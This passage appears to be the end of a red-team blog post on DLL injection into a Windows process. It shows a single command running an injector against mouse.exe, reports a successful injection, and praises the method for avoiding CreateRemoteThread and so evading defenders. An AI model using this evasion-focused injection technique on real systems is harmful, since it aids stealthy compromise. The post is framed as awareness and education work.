
Let's run our simple malware:

```
.\hack.exe mouse.exe
```



As you can see our malware is correctly found process ID of victim.

Let's go to investigate properties of our victim process **PID: 3884**:



As you can see, our malicious DLL successfully injected as expected!

But why we are not injecting to the another process like `notepad.exe` or `svchost.exe`?

I read about Session Separation and I think it is reason of my problem so I have one question: How I can hacking Windows 10 :)

The reason why it's good to have this technique in your arsenal is because we are not using `CreateRemoteThread` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

[Session Separation](#)
[source code in Github](#)

| This is a practical case for educational purposes only.

Thanks for your time and good bye!

PS. All drawings and screenshots are mine